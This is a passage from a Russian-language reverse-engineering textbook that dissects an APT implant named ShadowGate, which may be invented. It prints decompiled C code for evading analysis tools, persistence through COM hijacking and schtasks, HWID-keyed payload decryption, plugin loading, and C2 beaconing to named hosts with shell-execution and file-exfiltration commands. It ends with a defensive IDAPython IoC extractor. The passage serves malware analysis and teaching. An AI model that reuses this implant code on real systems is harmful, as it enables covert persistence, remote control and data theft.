        return TRUE;  // молча выходим

    // Anti-sandbox: проверка времени
    if (!timing_check())
        return TRUE;

    // Закрепление: копируем себя в System32
    GetSystemDirectoryW(sys_dir, MAX_PATH);
    wsprintfW(payload_path, L"%s\\wmiprvse.dll.mui", sys_dir);

    if (!file_exists(payload_path))
    {
        // Первый запуск: установка
        copy_self_to_system32(hModule);
        install_persistence();
    }

    // Загрузка зашифрованного payload (стадия 3)
    wsprintfW(payload_path, L"%s\\wbem\\core.bin", sys_dir);
    hFile = CreateFileW(payload_path, GENERIC_READ, FILE_SHARE_READ,
                        NULL, OPEN_EXISTING, 0, NULL);

    if (hFile == INVALID_HANDLE_VALUE)
    {
        // Payload отсутствует — скачиваем с C2
        download_payload_from_c2(payload_path);
        hFile = CreateFileW(payload_path, GENERIC_READ, FILE_SHARE_READ,
                            NULL, OPEN_EXISTING, 0, NULL);
    }

    if (hFile == INVALID_HANDLE_VALUE)
        return TRUE;

    payload_size = GetFileSize(hFile, NULL);
    payload_buf = (BYTE *)VirtualAlloc(NULL, payload_size,
                                       MEM_COMMIT, PAGE_READWRITE);
    ReadFile(hFile, payload_buf, payload_size, &bytesRead, NULL);
    CloseHandle(hFile);

    // Расшифровка и запуск payload
    decrypt_and_load_payload(payload_buf, payload_size);
    return TRUE;
}
```

Функция антианализа проверяет множество признаков:

```
// Hex-Rays Decompiler Output
// is_analysis_process — 0x10001500

BOOL is_analysis_process()
{
    WCHAR proc_name[MAX_PATH];
    static const wchar_t *blacklist[] = {
        L"ida.exe", L"ida64.exe", L"idaq.exe", L"idaq64.exe",
        L"x64dbg.exe", L"x32dbg.exe", L"ollydbg.exe",
        L"windbg.exe", L"devenv.exe",
        L"procmon.exe", L"procexp.exe", L"wireshark.exe",
        L"fiddler.exe", L"tcpview.exe",
        L"python.exe", L"pythonw.exe",
        L"sandbox.exe", L"sample.exe", L"malware.exe",
        NULL
    };

    GetModuleFileNameW(NULL, proc_name, MAX_PATH);
    _wcslwr_s(proc_name, MAX_PATH);

    // Извлекаем имя файла
    wchar_t *filename = wcsrchr(proc_name, L'\\');
    if (filename) ++filename;
    else filename = proc_name;

    for (int i = 0; blacklist[i]; ++i)
    {
        if (wcscmp(filename, blacklist[i]) == 0)
            return TRUE;
    }

    // Проверка окон отладчиков
    if (FindWindowW(L"OLLYDBG", NULL))     return TRUE;
    if (FindWindowW(L"WinDbgFrameClass", NULL)) return TRUE;
    if (FindWindowW(L"ID", NULL))          return TRUE;  // IDA

    // Проверка количества процессоров (sandbox detection)
    SYSTEM_INFO si;
    GetSystemInfo(&si);
    if (si.dwNumberOfProcessors < 2)
        return TRUE;

    // Проверка объёма RAM (< 2GB = sandbox)
    MEMORYSTATUSEX msx;
    msx.dwLength = sizeof(msx);
    GlobalMemoryStatusEx(&msx);
    if (msx.ullTotalPhys < (DWORDLONG)2 * 1024 * 1024 * 1024)
        return TRUE;

    // Проверка размера жёсткого диска (< 60GB = VM)
    ULARGE_INTEGER disk_size;
    GetDiskFreeSpaceExW(L"C:\\", NULL, &disk_size, NULL);
    if (disk_size.QuadPart < (ULONGLONG)60 * 1024 * 1024 * 1024)
        return TRUE;

    return FALSE;
}
```

Timing check (антисандбокс):

```
// Hex-Rays Decompiler Output
// timing_check — 0x10001700

BOOL timing_check()
{
    LARGE_INTEGER freq, start, end;
    double elapsed;

    QueryPerformanceFrequency(&freq);
    QueryPerformanceCounter(&start);

    // Выполняем затратную операцию
    volatile int dummy = 0;
    for (int i = 0; i < 10000000; ++i)
        dummy += i;

    QueryPerformanceCounter(&end);
    elapsed = (double)(end.QuadPart - start.QuadPart) / freq.QuadPart;

    // В реальной системе ~50ms, в sandbox/debug может быть значительно больше
    // Если слишком быстро (< 10ms) — вероятно, песочница ускоряет Sleep
    // Если слишком медленно (> 5000ms) — вероятно, single-stepping в отладчике
    if (elapsed < 0.01 || elapsed > 5.0)
        return FALSE;

    return TRUE;
}
```

Механизм закрепления -- регистрация как COM-объект:

```
// Hex-Rays Decompiler Output
// install_persistence — 0x10001800

void install_persistence()
{
    HKEY hKey;
    WCHAR dll_path[MAX_PATH];

    GetSystemDirectoryW(dll_path, MAX_PATH);
    wcscat_s(dll_path, MAX_PATH, L"\\wmiprvse.dll.mui");

    // Способ 1: COM hijacking через CLSID
    // Перехватываем CLSID, который загружается при старте explorer.exe
    if (RegCreateKeyExW(
            HKEY_CURRENT_USER,
            L"Software\\Classes\\CLSID\\{D5AB5662-131D-453D-88C8-9BBA87502ADE}"
            L"\\InProcServer32",
            0, NULL, 0, KEY_SET_VALUE, NULL, &hKey, NULL) == ERROR_SUCCESS)
    {
        RegSetValueExW(hKey, NULL, 0, REG_SZ,
                       (BYTE *)dll_path, (wcslen(dll_path) + 1) * 2);
        RegSetValueExW(hKey, L"ThreadingModel", 0, REG_SZ,
                       (BYTE *)L"Both", 10);
        RegCloseKey(hKey);
    }

    // Способ 2: Scheduled Task (резервный)
    // schtasks /create /tn "WMI Provider Service" /tr "rundll32 <path>,ServiceMain"
    //          /sc onlogon /rl highest
    WCHAR cmd[1024];
    wsprintfW(cmd,
        L"/c schtasks /create /tn \"WMI Provider Service\" "
        L"/tr \"rundll32.exe %s,ServiceMain\" "
        L"/sc onlogon /rl highest /f",
        dll_path);
    ShellExecuteW(NULL, L"open", L"cmd.exe", cmd, NULL, SW_HIDE);
}
```

25.3.4 Стадия 3: Payload с модульной архитектурой

Расшифровка payload использует AES-256-CTR с ключом, производным от HWID:

```
// Hex-Rays Decompiler Output
// decrypt_and_load_payload — 0x10002000

BOOL decrypt_and_load_payload(BYTE *data, DWORD size)
{
    BYTE hwid[32];
    BYTE derived_key[32];
    BYTE nonce[16];
    BCRYPT_ALG_HANDLE hAlg;
    BCRYPT_KEY_HANDLE hKey;
    DWORD result_size;

    // Генерация HWID (Hardware ID)
    generate_hwid(hwid);

    // Деривация ключа: HMAC-SHA256(hwid, hardcoded_salt)
    static const BYTE salt[] = {
        0x53, 0x68, 0x61, 0x64, 0x6F, 0x77, 0x47, 0x61,  // "ShadowGa"
        0x74, 0x65, 0x5F, 0x4B, 0x44, 0x46, 0x5F, 0x31,  // "te_KDF_1"
    };

    hmac_sha256(hwid, sizeof(hwid), salt, sizeof(salt), derived_key);

    // Первые 16 байт data — nonce для CTR
    memcpy(nonce, data, 16);
    data += 16;
    size -= 16;

    // Расшифровка AES-256-CTR через BCrypt
    BCryptOpenAlgorithmProvider(&hAlg, BCRYPT_AES_ALGORITHM, NULL, 0);
    BCryptSetProperty(hAlg, BCRYPT_CHAINING_MODE,
                      (BYTE *)BCRYPT_CHAIN_MODE_ECB,    // CTR реализован вручную
                      sizeof(BCRYPT_CHAIN_MODE_ECB), 0);
    BCryptGenerateSymmetricKey(hAlg, &hKey, NULL, 0,
                               derived_key, 32, 0);

    // Ручная реализация CTR mode
    BYTE counter_block[16];
    BYTE keystream[16];
    memcpy(counter_block, nonce, 16);

    for (DWORD offset = 0; offset < size; offset += 16)
    {
        DWORD cb_out = 16;
        BCryptEncrypt(hKey, counter_block, 16, NULL,
                      NULL, 0, keystream, 16, &cb_out, 0);

        DWORD remaining = min(16, size - offset);
        for (DWORD i = 0; i < remaining; ++i)
            data[offset + i] ^= keystream[i];

        // Инкремент счётчика (big-endian)
        for (int i = 15; i >= 0; --i)
        {
            if (++counter_block[i] != 0)
                break;
        }
    }

    BCryptDestroyKey(hKey);
    BCryptCloseAlgorithmProvider(hAlg, 0);

    // Проверка сигнатуры расшифрованного payload
    if (*(DWORD *)data != 0x45544147)    // "GATE"
    {
        // Неверный HWID — payload не для этой машины
        VirtualFree(data - 16, 0, MEM_RELEASE);
        return FALSE;
    }

    // Парсинг и загрузка модулей
    return load_plugin_system(data, size);
}
```

Функция генерации HWID:

```
// Hex-Rays Decompiler Output
// generate_hwid — 0x10002200

void generate_hwid(BYTE *hwid_out)
{
    BYTE hash_input[1024];
    int offset = 0;
    WCHAR computer_name[MAX_COMPUTERNAME_LENGTH + 1];
    DWORD name_len = MAX_COMPUTERNAME_LENGTH + 1;
    WCHAR volume_serial[64];
    DWORD serial;
    SYSTEM_INFO si;

    // Компонент 1: Имя компьютера
    GetComputerNameW(computer_name, &name_len);
    memcpy(hash_input + offset, computer_name, name_len * 2);
    offset += name_len * 2;

    // Компонент 2: Серийный номер тома C:
    GetVolumeInformationW(L"C:\\", NULL, 0, &serial,
                          NULL, NULL, NULL, 0);
    memcpy(hash_input + offset, &serial, 4);
    offset += 4;

    // Компонент 3: Идентификатор процессора
    GetSystemInfo(&si);
    memcpy(hash_input + offset, &si.dwProcessorType, 4);
    offset += 4;
    memcpy(hash_input + offset, &si.wProcessorArchitecture, 2);
    offset += 2;

    // Компонент 4: MAC-адрес первого сетевого адаптера
    BYTE mac[6];
    get_primary_mac_address(mac);
    memcpy(hash_input + offset, mac, 6);
    offset += 6;

    // SHA-256(all components) → 32-byte HWID
    sha256(hash_input, offset, hwid_out);
}
```

25.3.5 Модульная архитектура (Plugin System)

Расшифрованный payload содержит заголовок и таблицу модулей:

```
Decrypted payload structure:

Offset  Size    Description
0x0000  4       Magic: "GATE" (0x45544147)
0x0004  2       Version: 3.2
0x0006  2       Number of modules
0x0008  4       Total payload size
0x000C  4       Config offset
0x0010  8       Build timestamp
0x0018  32      Campaign GUID
0x0038  ...     Module table (entries)

Module table entry (64 bytes each):
  +0x00  4      Module ID
  +0x04  4      Module type (1=core, 2=plugin, 3=config)
  +0x08  32     Module name (ASCII, null-padded)
  +0x28  4      Offset in payload
  +0x2C  4      Compressed size
  +0x30  4      Uncompressed size
  +0x34  4      CRC32
  +0x38  4      Flags (1=load_on_start, 2=on_demand, 4=persistent)
  +0x3C  4      Reserved
```

Hex-дамп заголовка (после расшифровки):

```
0000: 47 41 54 45 03 02 06 00  00 04 00 00 00 03 00 00  GATE............
0010: E8 73 2A 65 00 00 00 00  37 42 39 44 38 41 33 46  .s*e....7B9D8A3F
0020: 2D 35 43 31 32 2D 34 45  36 37 2D 41 38 39 30 2D  -5C12-4E67-A890-
0030: 42 43 44 45 46 30 31 32  33 34 35 36 00 00 00 00  BCDEF0123456....

Module #0: (ID=1, type=1)  "core_implant"
  Offset=0x0200, CompSize=0x8C00, Size=0x14000, CRC=0xA1B2C3D4
  Flags=0x01 (LOAD_ON_START)

Module #1: (ID=2, type=2)  "keylogger"
  Offset=0x8E00, CompSize=0x2400, Size=0x5000, CRC=0xE5F6A7B8
  Flags=0x01 (LOAD_ON_START)

Module #2: (ID=3, type=2)  "screenshot"
  Offset=0xB200, CompSize=0x1800, Size=0x3000, CRC=0x12345678
  Flags=0x02 (ON_DEMAND)

Module #3: (ID=4, type=2)  "file_stealer"
  Offset=0xCA00, CompSize=0x3200, Size=0x7000, CRC=0x9ABCDEF0
  Flags=0x02 (ON_DEMAND)

Module #4: (ID=5, type=2)  "lateral_move"
  Offset=0xFC00, CompSize=0x4800, Size=0xA000, CRC=0x13579BDF
  Flags=0x02 (ON_DEMAND)

Module #5: (ID=6, type=3)  "c2_config"
  Offset=0x14400, CompSize=0x0200, Size=0x0400, CRC=0x2468ACE0
  Flags=0x05 (LOAD_ON_START | PERSISTENT)
```

Загрузчик модулей:

```
// Hex-Rays Decompiler Output
// load_plugin_system — 0x10003000

BOOL load_plugin_system(BYTE *payload, DWORD payload_size)
{
    GATE_HEADER *header = (GATE_HEADER *)payload;
    MODULE_ENTRY *modules;
    int i;

    if (header->magic != 'ETAG')   // little-endian "GATE"
        return FALSE;

    g_gate_version = header->version;
    g_num_modules = header->num_modules;
    modules = (MODULE_ENTRY *)(payload + sizeof(GATE_HEADER));

    // Инициализация таблицы плагинов
    g_plugin_table = (PLUGIN_INSTANCE *)VirtualAlloc(
        NULL,
        g_num_modules * sizeof(PLUGIN_INSTANCE),
        MEM_COMMIT, PAGE_READWRITE);

    for (i = 0; i < g_num_modules; ++i)
    {
        BYTE *compressed = payload + modules[i].offset;
        DWORD comp_size = modules[i].compressed_size;
        DWORD uncomp_size = modules[i].uncompressed_size;

        // Проверяем CRC32
        if (crc32(compressed, comp_size) != modules[i].crc32)
        {
            // Модуль повреждён
            g_plugin_table[i].status = PLUGIN_CORRUPTED;
            continue;
        }

        // Декомпрессия (aPLib)
        BYTE *decompressed = (BYTE *)VirtualAlloc(
            NULL, uncomp_size, MEM_COMMIT, PAGE_READWRITE);
        aP_depack(compressed, decompressed);

        g_plugin_table[i].module_id = modules[i].module_id;
        g_plugin_table[i].type = modules[i].type;
        strncpy(g_plugin_table[i].name, modules[i].name, 32);
        g_plugin_table[i].data = decompressed;
        g_plugin_table[i].size = uncomp_size;
        g_plugin_table[i].flags = modules[i].flags;
        g_plugin_table[i].status = PLUGIN_LOADED;

        // Автозагрузка модулей с флагом LOAD_ON_START
        if (modules[i].flags & FLAG_LOAD_ON_START)
        {
            // Каждый модуль — PE DLL, загружаем через manual map
            HMODULE hMod = manual_map_dll(decompressed, uncomp_size);
            if (hMod)
            {
                // Вызываем экспорт PluginInit
                typedef int (*fn_PluginInit)(PLUGIN_API *api);
                fn_PluginInit init = (fn_PluginInit)
                    get_export_by_name(hMod, "PluginInit");
                if (init)
                {
                    init(&g_plugin_api);
                    g_plugin_table[i].status = PLUGIN_RUNNING;
                    g_plugin_table[i].hModule = hMod;
                }
            }
        }
    }

    // Запускаем C2-коммуникацию
    return start_c2_communication();
}
```

API, предоставляемый модулям:

```
// Hex-Rays Decompiler Output (реконструированная структура)
// PLUGIN_API — экспортируемая таблица функций для модулей

typedef struct _PLUGIN_API {
    DWORD version;                          // +0x00: API version (3)
    DWORD struct_size;                      // +0x04: sizeof(PLUGIN_API)

    // Память
    void *(*alloc_mem)(DWORD size);         // +0x08
    void  (*free_mem)(void *ptr);           // +0x10

    // Логирование (в зашифрованный лог)
    void  (*log_debug)(const char *fmt, ...);   // +0x18
    void  (*log_error)(const char *fmt, ...);   // +0x20

    // C2 коммуникация
    BOOL  (*send_data)(DWORD cmd_id,            // +0x28
                       const void *data,
                       DWORD size);
    BOOL  (*request_module)(DWORD module_id);   // +0x30

    // Файловая система
    BOOL  (*read_file)(const wchar_t *path,     // +0x38
                       void **data,
                       DWORD *size);
    BOOL  (*write_file)(const wchar_t *path,    // +0x40
                        const void *data,
                        DWORD size);

    // Реестр
    BOOL  (*reg_read)(HKEY root, const wchar_t *path,  // +0x48
                      const wchar_t *value,
                      void *data, DWORD *size);
    BOOL  (*reg_write)(HKEY root, const wchar_t *path, // +0x50
                       const wchar_t *value,
                       DWORD type, const void *data,
                       DWORD size);

    // Процессы
    BOOL  (*inject_dll)(DWORD pid, const void *dll,    // +0x58
                        DWORD dll_size);
    DWORD (*create_process)(const wchar_t *cmdline,    // +0x60
                            BOOL hidden);

    // Криптография
    BOOL  (*encrypt_buffer)(const void *in, DWORD in_size, // +0x68
                            void **out, DWORD *out_size);
    BOOL  (*decrypt_buffer)(const void *in, DWORD in_size, // +0x70
                            void **out, DWORD *out_size);

    // Конфигурация
    const char *(*get_config)(const char *key);         // +0x78
    BOOL  (*set_config)(const char *key,                // +0x80
                        const char *value);
} PLUGIN_API;
```

25.3.6 Анализ C2-протокола

C2-коммуникация использует кастомный бинарный протокол поверх HTTPS:

```
// Hex-Rays Decompiler Output
// start_c2_communication — 0x10004000

BOOL start_c2_communication()
{
    // Загрузка конфигурации C2
    C2_CONFIG *c2cfg = parse_c2_config();
    if (!c2cfg)
        return FALSE;

    // Создание потока для polling
    g_c2_thread = CreateThread(NULL, 0, c2_polling_thread, c2cfg, 0, NULL);
    return g_c2_thread != NULL;
}
```

Конфигурация C2:

```
C2 Config (decrypted, module #5 "c2_config"):

0000: 43 32 43 46 02 00        C2CF..        ; magic, version 2
0006: 03 00                    ..            ; 3 C2 servers

Server #0 (primary):
0008: 01                       .             ; type=HTTPS
0009: 68 74 74 70 73 3A 2F 2F  https://
0011: 63 6C 6F 75 64 2E 6D 73  cloud.ms
0019: 2D 75 70 64 61 74 65 73  -updates
0021: 2E 6E 65 74 2F 61 70 69  .net/api
0029: 2F 76 32 2F 73 79 6E 63  /v2/sync
0031: 00                       .

Server #1 (fallback):
0032: 01                       .
0033: 68 74 74 70 73 3A 2F 2F  https://
003B: 63 64 6E 2E 77 69 6E 2D  cdn.win-
0043: 74 65 6C 65 6D 65 74 72  telemetr
004B: 79 2E 63 6F 6D 2F 63 6F  y.com/co
0053: 6C 6C 65 63 74 00        llect.

Server #2 (DNS-over-HTTPS fallback):
0059: 02                       .             ; type=DOH
005A: 68 74 74 70 73 3A 2F 2F  https://
0062: 64 6F 68 2E 65 78 61 6D  doh.exam
006A: 70 6C 65 2E 6E 65 74 2F  ple.net/
0072: 64 6E 73 2D 71 75 65 72  dns-quer
007A: 79 00                    y.

Communication parameters:
007C: 1E 00 00 00              ....          ; beacon_interval = 30 seconds
0080: 05 00 00 00              ....          ; jitter = 5 seconds
0084: B4 00 00 00              ....          ; max_retry = 180 seconds
0088: 58 02 00 00              X...          ; timeout = 600 seconds
008C: 01                       .             ; use_proxy = TRUE
008D: 01                       .             ; verify_cert = TRUE (certificate pinning)
008E: 20 00                     .            ; 32 bytes of pinned cert SHA256 follows
0090: A1 B2 C3 D4  ... (32 bytes)
```

Структура пакета C2-протокола:

```
// Реконструированная структура из анализа

// Заголовок пакета (24 байта)
typedef struct _C2_PACKET_HEADER {
    DWORD magic;           // 0x47533250 — "P2SG" (reversed)
    WORD  version;         // Protocol version (2)
    WORD  cmd_id;          // Command ID
    DWORD sequence;        // Sequence number
    DWORD session_id;      // Session ID (from initial handshake)
    DWORD payload_size;    // Size of encrypted payload
    DWORD payload_crc32;   // CRC32 of encrypted payload
} C2_PACKET_HEADER;

// Command IDs
#define CMD_BEACON          0x0001   // Heartbeat / check-in
#define CMD_SYSINFO         0x0002   // Send system information
#define CMD_EXEC_CMD        0x0010   // Execute shell command
#define CMD_EXEC_POWERSHELL 0x0011   // Execute PowerShell
#define CMD_DOWNLOAD_FILE   0x0020   // Download file from victim
#define CMD_UPLOAD_FILE     0x0021   // Upload file to victim
#define CMD_LOAD_MODULE     0x0030   // Load additional module
#define CMD_UNLOAD_MODULE   0x0031   // Unload module
#define CMD_UPDATE_CONFIG   0x0040   // Update C2 configuration
#define CMD_SELF_DESTRUCT   0x00FF   // Remove all traces
```

Функция отправки данных на C2:

```
// Hex-Rays Decompiler Output
// send_c2_packet — 0x10004200

BOOL send_c2_packet(WORD cmd_id, const void *payload, DWORD payload_size)
{
    C2_PACKET_HEADER header;
    BYTE *encrypted_payload = NULL;
    DWORD encrypted_size;
    BYTE *packet;
    DWORD packet_size;
    HINTERNET hSession, hConnect, hRequest;
    DWORD status_code, status_size;
    char user_agent[256];
    BOOL result = FALSE;

    // Шифрование payload: AES-256-GCM
    if (payload && payload_size > 0)
    {
        if (!aes_gcm_encrypt(g_session_key, 32,
                             payload, payload_size,
                             &encrypted_payload, &encrypted_size))
            return FALSE;
    }
    else
    {
        encrypted_payload = NULL;
        encrypted_size = 0;
    }

    // Формирование заголовка
    header.magic = 0x47533250;  // "P2SG"
    header.version = 2;
    header.cmd_id = cmd_id;
    header.sequence = InterlockedIncrement(&g_sequence);
    header.session_id = g_session_id;
    header.payload_size = encrypted_size;
    header.payload_crc32 = crc32(encrypted_payload, encrypted_size);

    // Сборка пакета: header + encrypted_payload
    packet_size = sizeof(header) + encrypted_size;
    packet = (BYTE *)alloc_mem(packet_size);
    memcpy(packet, &header, sizeof(header));
    if (encrypted_payload)
        memcpy(packet + sizeof(header), encrypted_payload, encrypted_size);

    // XOR-обфускация заголовка (чтобы magic не светился в трафике)
    xor_header((C2_PACKET_HEADER *)packet, g_header_xor_key);

    // Base64 encoding для передачи в HTTP POST body
    char *b64_packet = base64_encode(packet, packet_size);

    // Отправка через WinHTTP
    // Имитация легитимного User-Agent
    wsprintfA(user_agent,
        "Mozilla/5.0 (Windows NT 10.0; Win64; x64) "
        "AppleWebKit/537.36 (KHTML, like Gecko) "
        "Chrome/120.0.0.0 Safari/537.36");

    hSession = WinHttpOpen(
        user_agent_w, WINHTTP_ACCESS_TYPE_AUTOMATIC_PROXY,
        WINHTTP_NO_PROXY_NAME, WINHTTP_NO_PROXY_BYPASS, 0);

    if (!hSession) goto cleanup;

    C2_CONFIG *cfg = &g_c2_servers[g_current_server];
    hConnect = WinHttpConnect(hSession, cfg->host, cfg->port, 0);
    if (!hConnect) goto cleanup;

    hRequest = WinHttpOpenRequest(
        hConnect, L"POST", cfg->path,
        NULL, WINHTTP_NO_REFERER,
        WINHTTP_DEFAULT_ACCEPT_TYPES,
        WINHTTP_FLAG_SECURE);
    if (!hRequest) goto cleanup;

    // Добавляем фейковые заголовки для маскировки
    WinHttpAddRequestHeaders(hRequest,
```

```
        L"Content-Type: application/json\r\n"
        L"X-Requested-With: XMLHttpRequest\r\n"
        L"Accept: application/json, text/plain, */*\r\n",
        -1, WINHTTP_ADDREQ_FLAG_ADD);

    // Оборачиваем в JSON
    char json_body[65536];
    wsprintfA(json_body,
        "{\"version\":\"2.0\",\"method\":\"sync\","
        "\"params\":{\"data\":\"%s\",\"ts\":%lld}}",
        b64_packet, get_unix_timestamp());

    result = WinHttpSendRequest(
        hRequest, WINHTTP_NO_ADDITIONAL_HEADERS, 0,
        json_body, strlen(json_body), strlen(json_body), 0);

    if (result)
    {
        result = WinHttpReceiveResponse(hRequest, NULL);
        if (result)
        {
            status_size = sizeof(status_code);
            WinHttpQueryHeaders(hRequest,
                WINHTTP_QUERY_STATUS_CODE | WINHTTP_QUERY_FLAG_NUMBER,
                WINHTTP_HEADER_NAME_BY_INDEX,
                &status_code, &status_size, WINHTTP_NO_HEADER_INDEX);

            if (status_code == 200)
            {
                // Обработка ответа сервера
                process_c2_response(hRequest);
            }
        }
    }

cleanup:
    if (hRequest) WinHttpCloseHandle(hRequest);
    if (hConnect) WinHttpCloseHandle(hConnect);
    if (hSession) WinHttpCloseHandle(hSession);
    if (b64_packet) free_mem(b64_packet);
    if (encrypted_payload) free_mem(encrypted_payload);
    free_mem(packet);
    return result;
}
```

Дамп сетевого трафика (один beacon):

```
POST /api/v2/sync HTTP/1.1
Host: cloud.ms-updates.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
Content-Type: application/json
X-Requested-With: XMLHttpRequest
Accept: application/json, text/plain, */*
Content-Length: 312

{"version":"2.0","method":"sync","params":{"data":"UDJTRw...base64...==","ts":17067456
```

Декодирование одного пакета:

```
Base64 decoded (with header XOR removed):

Offset  Hex                              ASCII
0000:   50 32 53 47 02 00 01 00          P2SG....        ; magic, ver=2, cmd=BEACON
0008:   2A 00 00 00 A1 B2 C3 D4          *...            ; seq=42, session=0xD4C3B2A1
0010:   30 00 00 00 E5 F6 A7 B8          0...            ; payload_size=48, CRC32
0018:   [AES-GCM encrypted beacon data, 48 bytes]
0018:   9C 3A 7F B2 41 E8 D5 03 6E FA 21 8B C4 77 5D 90
0028:   A1 2B 33 C4 D5 E6 F7 08 19 2A 3B 4C 5D 6E 7F 80
0038:   12 34 56 78 9A BC DE F0 11 22 33 44 55 66 77 88

Decrypted beacon payload:
{
    "bot_id": "7B9D8A3F-...",
    "hostname": "WORKSTATION01",
    "username": "admin",
    "os": "Windows 10 Pro 19045",
    "arch": "x64",
    "is_admin": true,
    "uptime": 3600,
    "idle": 120,
    "modules_loaded": ["core_implant", "keylogger"]
}
```

Обработка команд от C2:

```
// Hex-Rays Decompiler Output
// process_c2_response — 0x10004800

void process_c2_response(HINTERNET hRequest)
{
    BYTE *response;
    DWORD resp_size;
    C2_PACKET_HEADER *resp_header;
    BYTE *decrypted_payload;
    DWORD decrypted_size;

    response = read_http_response(hRequest, &resp_size);
    if (!response || resp_size < sizeof(C2_PACKET_HEADER))
        return;

    // Decode JSON → extract base64 → decode base64
    char *b64_data = extract_json_field(response, "data");
    BYTE *raw_packet;
    DWORD raw_size;
    base64_decode(b64_data, &raw_packet, &raw_size);

    // De-XOR header
    resp_header = (C2_PACKET_HEADER *)raw_packet;
    xor_header(resp_header, g_header_xor_key);

    if (resp_header->magic != 0x47533250)
        goto cleanup;

    // Расшифровка payload
    if (resp_header->payload_size > 0)
    {
        aes_gcm_decrypt(g_session_key, 32,
                        raw_packet + sizeof(C2_PACKET_HEADER),
                        resp_header->payload_size,
                        &decrypted_payload, &decrypted_size);
    }

    // Диспетчер команд
    switch (resp_header->cmd_id)
    {
    case CMD_EXEC_CMD:           // 0x0010
        execute_shell_command((char *)decrypted_payload);
        break;

    case CMD_EXEC_POWERSHELL:    // 0x0011
        execute_powershell((wchar_t *)decrypted_payload);
        break;

    case CMD_DOWNLOAD_FILE:      // 0x0020
        exfiltrate_file((wchar_t *)decrypted_payload);
        break;

    case CMD_UPLOAD_FILE:        // 0x0021
        drop_file(decrypted_payload, decrypted_size);
        break;

    case CMD_LOAD_MODULE:        // 0x0030
        {
            // Первые 4 байта — module_id, остальное — PE data
            DWORD mod_id = *(DWORD *)decrypted_payload;
            load_dynamic_module(mod_id,
                                decrypted_payload + 4,
                                decrypted_size - 4);
        }
        break;

    case CMD_UNLOAD_MODULE:      // 0x0031
        {
            DWORD mod_id = *(DWORD *)decrypted_payload;
            unload_module(mod_id);
        }
        break;

    case CMD_UPDATE_CONFIG:      // 0x0040
        update_c2_config(decrypted_payload, decrypted_size);
        break;
```

```
    case CMD_SELF_DESTRUCT:      // 0x00FF
        self_destruct();
        break;

    default:
        // Неизвестная команда — пробуем передать загруженным модулям
        dispatch_to_modules(resp_header→cmd_id,
                            decrypted_payload, decrypted_size);
        break;
    }

cleanup:
    if (decrypted_payload) free_mem(decrypted_payload);
    free_mem(raw_packet);
    free_mem(response);
}
```

25.3.7 IDAPython: автоматическое извлечение IoC из имплантов

Комплексный скрипт для автоматизации анализа:

```
"""
ShadowGate IOC Extractor — IDAPython script
Автоматическое извлечение индикаторов компрометации из APT-импланта
"""

import idaapi
import idautils
import idc
import re
import struct
import json
from collections import defaultdict

class ShadowGateAnalyzer:
    """Анализатор APT-имплантов семейства ShadowGate"""

    def __init__(self):
        self.iocs = defaultdict(list)
        self.strings_cache = None

    def extract_all_strings(self, min_len=6):
        """Извлечение всех строк из бинарника"""
        if self.strings_cache:
            return self.strings_cache

        strings = []
        for s in idautils.Strings():
            if s.length >= min_len:
                strings.append({
                    'ea': s.ea,
                    'value': str(s),
                    'length': s.length,
                    'type': 'unicode' if s.strtype == 1 else 'ascii'
                })

        self.strings_cache = strings
        return strings

    def find_c2_urls(self):
        """Поиск URL-адресов C2-серверов"""
        url_pattern = re.compile(
            r'https?://[a-zA-Z0-9\-\.]+\.[a-zA-Z]{2,}'
            r'(?:/[a-zA-Z0-9\-\._~:/?#\[\]@!$&\'()*+,;=]*)?'
        )

        for s in self.extract_all_strings():
            matches = url_pattern.findall(s['value'])
            for url in matches:
                # Фильтруем легитимные URL (Microsoft, etc.)
                if not any(legit in url for legit in
                           ['microsoft.com/genuine', 'windowsupdate.com']):
                    self.iocs['c2_urls'].append({
                        'url': url,
                        'address': f"0x{s['ea']:X}",
                    })
                    idc.set_cmt(s['ea'], f"[IOC] C2 URL: {url}", 0)
                    print(f"  [C2] {url} @ 0x{s['ea']:X}")

    def find_registry_keys(self):
        """Поиск ключей реестра (persistence)"""
        reg_pattern = re.compile(
            r'(HKEY_[A-Z_]+\\|Software\\|System\\|CurrentVersion\\)'
            r'[A-Za-z0-9\\\_\-\{\}]+'
        )

        for s in self.extract_all_strings():
            if reg_pattern.search(s['value']):
                self.iocs['registry'].append({
                    'key': s['value'],
                    'address': f"0x{s['ea']:X}",
                })
                idc.set_cmt(s['ea'], "[IOC] Registry key", 0)
                print(f"  [REG] {s['value'][:80]} @ 0x{s['ea']:X}")

    def find_mutex_names(self):
        """Поиск мьютексов"""
        for s in self.extract_all_strings():
```

```
            val = s['value']
            if ('Global\\' in val or 'Local\\' in val or
                re.match(r'^[{][0-9A-Fa-f\-]+[}]$', val)):
                self.iocs['mutexes'].append({
                    'mutex': val,
                    'address': f"0x{s['ea']:X}",
                })
                idc.set_cmt(s['ea'], "[IOC] Mutex name", 0)
                print(f"  [MTX] {val} @ 0x{s['ea']:X}")

    def find_crypto_constants(self):
        """Поиск криптографических констант"""
        # AES S-box first row
        aes_sbox = bytes([
            0x63, 0x7C, 0x77, 0x7B, 0xF2, 0x6B, 0x6F, 0xC5,
            0x30, 0x01, 0x67, 0x2B, 0xFE, 0xD7, 0xAB, 0x76
        ])

        # SHA-256 initial values
        sha256_init = struct.pack('<I', 0x6A09E667)

        # RC4 typical patterns
        for seg in idautils.Segments():
            seg_start = idc.get_segm_start(seg)
            seg_end = idc.get_segm_end(seg)
            seg_data = idaapi.get_bytes(seg_start, seg_end - seg_start)

            if seg_data:
                # Ищем AES S-box
                idx = seg_data.find(aes_sbox)
                if idx >= 0:
                    ea = seg_start + idx
                    self.iocs['crypto'].append({
                        'type': 'AES_SBOX',
                        'address': f"0x{ea:X}",
                    })
                    idc.set_cmt(ea, "[CRYPTO] AES S-Box", 0)
                    print(f"  [CRYPTO] AES S-Box @ 0x{ea:X}")

    def find_api_hashing(self):
        """Обнаружение техники API hashing"""
        # Ищем паттерн: ror reg, 13 (часто используется)
        for func_ea in idautils.Functions():
            func = idaapi.get_func(func_ea)
            if not func:
                continue

            has_ror = False
            has_xor = False
            has_imul = False

            for head in idautils.Heads(func.start_ea, func.end_ea):
                mnem = idc.print_insn_mnem(head)
                if mnem == 'ror':
                    has_ror = True
                elif mnem == 'xor':
                    has_xor = True
                elif mnem == 'imul':
                    op2 = idc.get_operand_value(head, 2)
                    if op2 == 0x01000193:  # FNV prime
                        has_imul = True

            if has_ror and has_xor and has_imul:
                name = idc.get_func_name(func_ea)
                self.iocs['api_hashing'].append({
